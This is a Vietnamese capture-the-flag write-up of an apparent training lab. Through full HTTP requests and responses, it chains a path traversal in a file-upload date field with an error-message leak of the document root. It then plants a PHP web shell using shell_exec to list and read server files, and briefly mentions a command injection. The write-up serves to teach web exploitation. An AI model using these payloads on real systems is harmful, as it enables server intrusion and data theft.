


- Ta có thể up file và lưu trữ file này trên server theo ngày ta chọn, ví dụ ta upload file test.txt vào ngày 02/22/2222:

Select file to upload: No file chosen
Upload Date:

Successfully uploaded file at: </upload/2222-02-22/test.txt>

View all uploaded file at: </upload/2222-02-22/>



Index of /upload/2222-02-22

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory.		-	
test.txt	2025-02-02 19:09	35	

Apache/2.4.59 (Debian) Server at cms.cyberjutsu-lab.tech Port 80

Ý tưởng:



- Nhận thấy được filename và ngày tháng được sẽ trở thành đường dẫn để lưu trữ file trên server.
- Mà cả filename và ngày tháng năm đều do ta kiểm soát
- Vậy sẽ ra sao nếu ta thay đổi filename hoặc ngày tháng năm thành payload tấn công path traversal?

Kiểm chứng:

a) Thay đổi filename:

- Tiến hành thay đổi thử filename thành `../test.txt` và gửi request

```
1 POST /store_file.php HTTP/1.1
2 Host: cms.cyberjutsu-lab.tech
3 Content-Length: 321
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://cms.cyberjutsu-lab.tech
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryWlxIGn8xuPUj7PB
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.7
11 Referer: http://cms.cyberjutsu-lab.tech/store_file.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=58c93cf075c9a37713714ecfc4bf09b2; pma_lang=
  en; phpMyAdmin=635de21c7b0874a4012a2acc95eb6ea2
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryWlxIGn8xuPUj7PB
17 Content-Disposition: form-data; name="file"; filename="
  ../test.txt"
18 Content-Type: text/plain
19
20 <?php
21 echo shell_exec('ls /');
22 >
23 -----WebKitFormBoundaryWlxIGn8xuPUj7PB
24 Content-Disposition: form-data; name="date"
25
26 2222-02-22
27 -----WebKitFormBoundaryWlxIGn8xuPUj7PB--

31 <h4 class="display-4 text-center">
  Super Secure
32 </h4>
33
34 <br/>
35 <div class="container">
36 <form method="post" enctype="multipart/form-data"
37 >
38   Select file to upload:
39   <input type="file" name="file" id="file">
40   <br/>
41   Upload Date:
42   <input type="date" name="date" id="date">
43   <br/>
44   <input type="submit">
45 </form>
46 <span style="color:red">
47 </span>
48 <span style="color:green">
49   Successfully uploaded file at: <a href="
50   /upload/2222-02-22/test.txt">
51   /upload/2222-02-22/test.txt
52 </a>
53 <br>
54   View all uploaded file at: <a href="
55   /upload/2222-02-22/">
56   /upload/2222-02-22
57 </a>
58 </span>
59 </div>
60 </body>
61 </html>
```

⇒ Đường dẫn không thay đổi, có vẻ như server chỉ nhận basename của file

⇒ Ý tưởng **FAILED**

b) Thay đổi ngày tháng năm:

- Tiến hành thay đổi giá trị ngày tháng năm thành `2222-02-22/..` và gửi request:




```
1 POST /store_file.php HTTP/1.1
2 Host: cms.cyberjutsu-lab.tech
3 Content-Length: 321
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://cms.cyberjutsu-lab.tech
7 Content-Type: multipart/form-data;
8 boundary=----WebKitFormBoundaryWlxIGn8xuPUj7PB
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0
12 Safari/537.36
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/av
15 if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
16 ;v=b3;q=0.7
17 Referer: http://cms.cyberjutsu-lab.tech/store_file.php
18 Accept-Encoding: gzip, deflate, br
19 Cookie: PHPSESSID=58c93cf075c9a37713714ecfc4bf09b2; pma_lang=
20 en; phpMyAdmin=638de21c7b0874a4012a2acc95eb6ea2
21 Connection: keep-alive
22 -----WebKitFormBoundaryWlxIGn8xuPUj7PB
23 Content-Disposition: form-data; name="file"; filename="
24 test.txt"
25 Content-Type: text/plain
26 <?php
27 echo shell_exec('ls /');
28 ?>
29 -----WebKitFormBoundaryWlxIGn8xuPUj7PB
30 Content-Disposition: form-data; name="date"
31 2022-02-22/..
32 -----WebKitFormBoundaryWlxIGn8xuPUj7PB--
```

```
31 <h4 class="display-4 text-center">
32 Super Secure
33 </h4>
34 <br/>
35 <div class="container">
36 <form method="post" enctype="multipart/form-data"
37 >
38 Select file to upload:
39 <input type="file" name="file" id="file">
40 </br>
41 Upload Date:
42 <input type="date" name="date" id="date">
43 <br/>
44 <input type="submit">
45 </form>
46 <span style="color:red">
47 </span>
48 <span style="color:green">
49 Successfully uploaded file at: <a href="
50 /upload/2022-02-22/..test.txt">
51 /upload/2022-02-22/..test.txt
52 </a>
53 <br>
54 View all uploaded file at: <a href="
55 /upload/2022-02-22/../">
56 /upload/2022-02-22/..
57 </a>
58 </span>
59 </div>
60 </body>
61 </html>
```

⇒ Lần này đường dẫn đã thay đổi

⇒ Ý tưởng **ĐÚNG**, ta thử truy cập tới đường dẫn này xem sao



Index of /upload

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 2022-02-22/	2025-02-02 19:11	-	
 test.txt	2025-02-02 19:13	35	

Apache/2.4.59 (Debian) Server at cms.cyberjutsu-lab.tech Port 80

⇒ Thành công upload file sang folder **upload/**



⇒ Xác định được chức năng File Storage System bị lỗi **Path Traversal**

Ý tưởng 1:


- Mục tiêu là để RCE server với việc upload file **.php**
- Ta có thể upload file bất kỳ và kết hợp với **Path Traversal**, sẽ ra sao nếu ta upload 1 file **.php** sang 1 nơi "khác" thì liệu server có thực thi và trả về kết quả?

Kiểm chứng ý tưởng 1:

- Tiến hành upload file **test.php** bình thường với 2222/02/22 và truy cập:

```
1 POST /store_file.php HTTP/1.1
2 Host: cms.cyberjutsu-lab.tech
3 Content-Length: 332
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Accept-Language: en-US,en;q=0.9
7 Origin: http://cms.cyberjutsu-lab.tech
8 Content-Type: multipart/form-data;
9 boundary=----WebKitFormBoundaryvxpIyspG0klZDoTo
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
12 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0
13 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
16 f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
17 =b3;q=0.7
18 Referer: http://cms.cyberjutsu-lab.tech/store_file.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=58c93cf075c9a37713714ecfc4bf09b2
21 Connection: keep-alive
22 -----WebKitFormBoundaryvxpIyspG0klZDoTo
23 Content-Disposition: form-data; name="file"; filename="test.php"
24 Content-Type: application/octet-stream
25 <?php
26 echo shell_exec('ls /');
27 ?>
28 -----WebKitFormBoundaryvxpIyspG0klZDoTo
29 Content-Disposition: form-data; name="date"
30 2222-02-22
31 -----WebKitFormBoundaryvxpIyspG0klZDoTo--

32 <h4 class="display-4 text-center">
33 Super Secure
34 </h4>
35 <br/>
36 <div class="container">
37 <form method="post" enctype="multipart/form-data"
38 >
39 Select file to upload:
40 <input type="file" name="file" id="file">
41 <br/>
42 Upload Date:
43 <input type="date" name="date" id="date">
44 <br/>
45 <input type="submit">
46 </form>
47 <span style="color:red">
48 </span>
49 <span style="color:green">
50 Successfully uploaded file at: <a href="
51 /upload/2222-02-22/test.php">
52 /upload/2222-02-22/test.php
53 </a>
54 <br>
55 View all uploaded file at: <a href="
56 /upload/2222-02-22/">
57 /upload/2222-02-22
58 </a>
59 </span>
60 </div>
61 </body>
62 </html>
```



⇒ Server không xử lý code php của ta



- Điều tương tự cũng xảy ra khi ta upload file cùng **Path Traversal** ra thư mục **upload/**

Ý tưởng 2:

- Mục tiêu của ta vẫn là RCE server với việc upload file php
- Tuy nhiên, những file php của ta không được xử lý mà chỉ bị trả về plain text ở chức năng File Storage System
- Ta có:
 - **Path Traversal** => Có thể upload file ở nơi bất kỳ
 - Tuy nhiên, để có thể RCE thì ta phải upload file vào document root để có thể truy cập tới
- **Lưu ý:** Server này đang host 2 trang web là shop.cyberjutsu-lab.tech/ và cms.cyberjutsu-lab.tech/
- ⇒ Server đang sử dụng 2 Document Root độc lập cho 2 trang web này
- ⇒ Vậy sẽ ra sao nếu ta kết hợp lỗi **Path Traversal** và upload file tới Document Root của như đã học ?

Kiểm chứng ý tưởng 2:

- Để làm được việc này thì đầu tiên ta phải biết được Document Root của shop.cyberjutsu-lab.tech/
- Vì đã có source code của trước đó, dễ dàng nhận thấy trong file **db.php**:

```
db.php > ...
1 <?php
2 error_reporting(E_ALL);
3 ini_set('display_errors', 'On');
4 $connectionString = "mysql:host=" . getenv('MYSQL_HOSTNAME') . ";dbname=" . getenv('MYSQL_DATABASE');
5 $conn = new \PDO($connectionString, getenv('MYSQL_USER'), getenv('MYSQL_PASSWORD'));
6 $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
7
```



- ⇒ Anh dev sử dụng hàm `error_reporting(E_ALL)` nên hàm này sẽ in ra tất cả lỗi liên quan tới database. Vậy sẽ ra sao nếu ta nhập 1 input gì đó liên quan đến database và khiến nó báo lỗi?
- Quay trở lại trang đăng nhập của shop.cyberjutsu-lab.tech/
 - Nhìn vào source code của file **login.php**, ta không thấy có bất kỳ chỗ nào handle nếu password nhận giá trị là mảng / array
 - Tiến hành truyền array vào trường password:

```
1 POST /login.php HTTP/1.1
2 Host: shop.cyberjutsu-lab.tech
3 Content-Length: 23
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://shop.cyberjutsu-lab.tech
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
  change;v=b3;q=0.7
11 Referer: http://shop.cyberjutsu-lab.tech/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=7cd9c2c76022673a1dd0514a8d92b3ff
14 Connection: keep-alive
15
16 username=a;password[]=b

7 X-Powered-By: PHP/7.4.2
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11 Vary: Accept-Encoding
12
13 <br />
14 <font size='1'>
15   <table class='xdebug-error xe-notice' dir='ltr'
     border='1' cellspacing='0' cellpadding='1'>
16     <tr>
17       <th align='left' bgcolor='#f5f900'
         colspan='5'>
18         <span style='background-color:
           #cc0000; color: #f6e58f; font-size:
           x-large;'>
19           + + +
20         </span>
21         Notice: Array to string conversion
22         in /var/www/shop-cuties/login.php on
23         line 8 <i>
24           8
25         </i>
26       </th>
```

- ⇒ Server đã báo lỗi, kèm với document root của shop.cyberjutsu-lab.tech/ là **/var/www/shop-cuties**
- Vậy sẽ ra sao nếu ta upload được 1 file vào Document Root của **shop-cuties** và truy cập tới file đó?

Tiến hành khai thác:

- Quay lại tính năng **File Storage System**, ta sẽ upload 1 file với ngày tháng năm là Path Traversal tới Document Root **/var/www/shop-cuties**




```
1 POST /store_file.php HTTP/1.1
2 Host: cms.cyberjutsu-lab.tech
3 Content-Length: 353
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Accept-Language: en-US,en;q=0.9
7 Origin: http://cms.cyberjutsu-lab.tech
8 Content-Type: multipart/form-data;
9 boundary=----WebKitFormBoundary78AlfTAm0iTspVq4
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
12 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0
13 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
16 f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
17 =b3;q=0.7
18 Referer: http://cms.cyberjutsu-lab.tech/store_file.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=58e93cf075e9a37713714ecfc4bf09b2
21 Connection: keep-alive
22 -----WebKitFormBoundary78AlfTAm0iTspVq4
23 Content-Disposition: form-data; name="file"; filename="test.php"
24 Content-Type: application/octet-stream
25 <?php
26 echo shell_exec('ls /');
27 ?>
28 -----WebKitFormBoundary78AlfTAm0iTspVq4
29 Content-Disposition: form-data; name="date"
30 2022-02-22/../../../../shop-cuties
31 -----WebKitFormBoundary78AlfTAm0iTspVq4--

Super Secure
</h4>
<br/>
<div class="container">
  <form method="post" enctype="multipart/form-data">
    Select file to upload:
    <input type="file" name="file" id="file">
    <br/>
    Upload Date:
    <input type="date" name="date" id="date">
    <br/>
    <input type="submit">
  </form>
  <span style="color:red">
  </span>
  <span style="color:green">
    Successfully uploaded file at: <a href="
    /upload/2022-02-22/../../../../shop-cuties/test.
    php">
      /upload/2022-02-22/../../../../shop-cuties/
      test.php
    </a>
    <br>
    View all uploaded file at: <a href="
    /upload/2022-02-22/../../../../shop-cuties/">
    /upload/2022-02-22/../../../../shop-cuties
    </a>
  </span>
</div>
</body>
</html>
```

⇒ Thành công upload tới thư mục **/var/www/shop-cuties**


- Thử truy cập tới file này:



912ec803b2c_secret.txt bin boot dev etc home lib lib64 media mnt opt proc root run/sbin/srv/sys/tmp/usr/var

⇒ Thành công thực thi code php trên server

- Ta thay đổi nội dung file php thành `shell_exec('cat /*.txt')`



CBJS{Finally_you_can_RCE_hurayyyy}

⇒ Thành công thực thi command trên server và lấy được flag cuối cùng!



Hướng 2: Scan directories ra đường dẫn mới


- Ta sẽ tiến hành scan directories bằng tool **ffuf** với lệnh:

```
./ffuf -u http://cms.cyberjutsu-lab.tech/FUZZ -w common.txt
```

- Trong đó:
 - o -u: là option nhận URL
 - o -w: là option nhận vào wordlist để scan

```
.hta [Status: 403, Size: 288, Words: 20, Lines: 10, Duration: 9ms]:  
.htaccess [Status: 403, Size: 288, Words: 20, Lines: 10, Duration: 9ms]:  
.htpasswd [Status: 403, Size: 288, Words: 20, Lines: 10, Duration: 17ms]:  
assets [Status: 301, Size: 335, Words: 20, Lines: 10, Duration: 14ms]0 ::  
index.php [Status: 200, Size: 2306, Words: 1084, Lines: 55, Duration: 27ms]:  
phpinfo.php [Status: 200, Size: 94785, Words: 4688, Lines: 1071, Duration: 338ms]  
robots.txt [Status: 200, Size: 22, Words: 2, Lines: 2, Duration: 10ms]rs: 0 ::  
server-status [Status: 403, Size: 288, Words: 20, Lines: 10, Duration: 8ms]: 0 ::  
upload [Status: 301, Size: 335, Words: 20, Lines: 10, Duration: 15ms] 0 ::  
:: Progress: [4686/4686] :: Job [1/1] :: 604 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```

- ⇒ Có endpoint **robots.txt**, có vẻ như khi đưa ứng dụng vào production, anh dev đã để quên file này trên hệ thống
- Truy cập vào ta thấy được 1 đường dẫn khác là **tools.php**






- Khi truy cập vào trang tools.php, chúng ta thấy một giao diện cho phép người dùng thực thi các công cụ kiểm tra mạng phổ biến như nslookup, ping,...



- ⇒ Nghĩ ngay tới việc nó có thể bị **Command Injection**
- ⇒ Sau 1 số payload, ta thành công trong việc tiêm câu lệnh mong muốn vào để hệ thống thực thi:



- ⇒ Tối được bước này, ta sử dụng câu lệnh như trên hướng 1 để lấy được flag cuối này!